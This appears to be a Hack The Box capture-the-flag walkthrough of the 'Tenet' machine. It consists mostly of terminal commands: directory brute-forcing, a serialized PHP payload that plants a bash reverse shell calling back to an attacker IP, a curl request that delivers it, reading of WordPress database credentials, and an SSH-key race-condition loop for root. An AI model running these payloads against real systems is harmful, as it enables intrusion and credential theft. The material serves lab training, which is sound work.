



┌──(root💀kali)-[/home/kali/Downloads]

└─# gobuster dir -w /usr/share/wordlists/dirb/big.txt -t 50 -u <http://10.10.10.223>









<http://tenet.htb/index.php/2020/12/16/logs/#comment-2>






<http://sator.tenet.htb/sator.php>







┌──(root💀kali)-[/home/kali/Downloads]

└─# php -a

php > class DatabaseExport {


php { public $user\_file = 'rce.php';

php { public $data = '<?php exec("/bin/bash -c \'bash -i > /dev/tcp/10.10.14.95/5555 0>&1\'"); ?>';

php { }


php >

php > print urlencode(serialize(new DatabaseExport));




Output:

O%3A14%3A%22DatabaseExport%22%3A2%3A%7Bs%3A9%3A%22user\_file%22%3Bs%3A7%3A%22rce.php%22%3Bs%3A4%3A%22data%22%3Bs%3A73%3A%22%3C%3Fphp+exec%28%22%2Fbin%2Fbash+-c+%27bash+-i+%3E+%2Fdev%2Ftcp%2F10.10.14.95%2F5555+0%3E%261%27%22%29%3B+%3F%3E%22%3B%7D



┌──(root💀kali)-[/home/kali/Downloads]


└─# curl -i <http://sator.tenet.htb/sator.php?arepo=O%3A14%3A%22DatabaseExport%22%3A2%3A%7Bs%3A9%3A%22user_file%22%3Bs%3A7%3A%22rce.php%22%3Bs%3A4%3A%22data%22%3Bs%3A73%3A%22%3C%3Fphp+exec%28%22%2Fbin%2Fbash+-c+%27bash+-i+%3E+%2Fdev%2Ftcp%2F10.10.14.95%2F5555+0%3E%261%27%22%29%3B+%3F%3E%22%3B%7D>



Now try to access

<http://sator.tenet.htb/rce.php>


and in return we get the shell





python3 -c 'import pty; pty.spawn("/bin/bash")'

www-data@tenet:/var/www/html$ cd wordpress

www-data@tenet:/var/www/html/wordpress$ cat wp-config.php








Output:


/\*\* MySQL database username \*/

define( 'DB\_USER', 'neil' );


/\*\* MySQL database password \*/


define( 'DB\_PASSWORD', 'Opera2112' );







User.txt: 98b5e3836XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX









neil@tenet:~$ while true; do echo "ssh-rsa  root@kali" | tee /tmp/ssh\* > /dev/null; done







Root.txt: dddbf25eXXXXXXXXXXXXXXXXXXXXXXXXXXXXX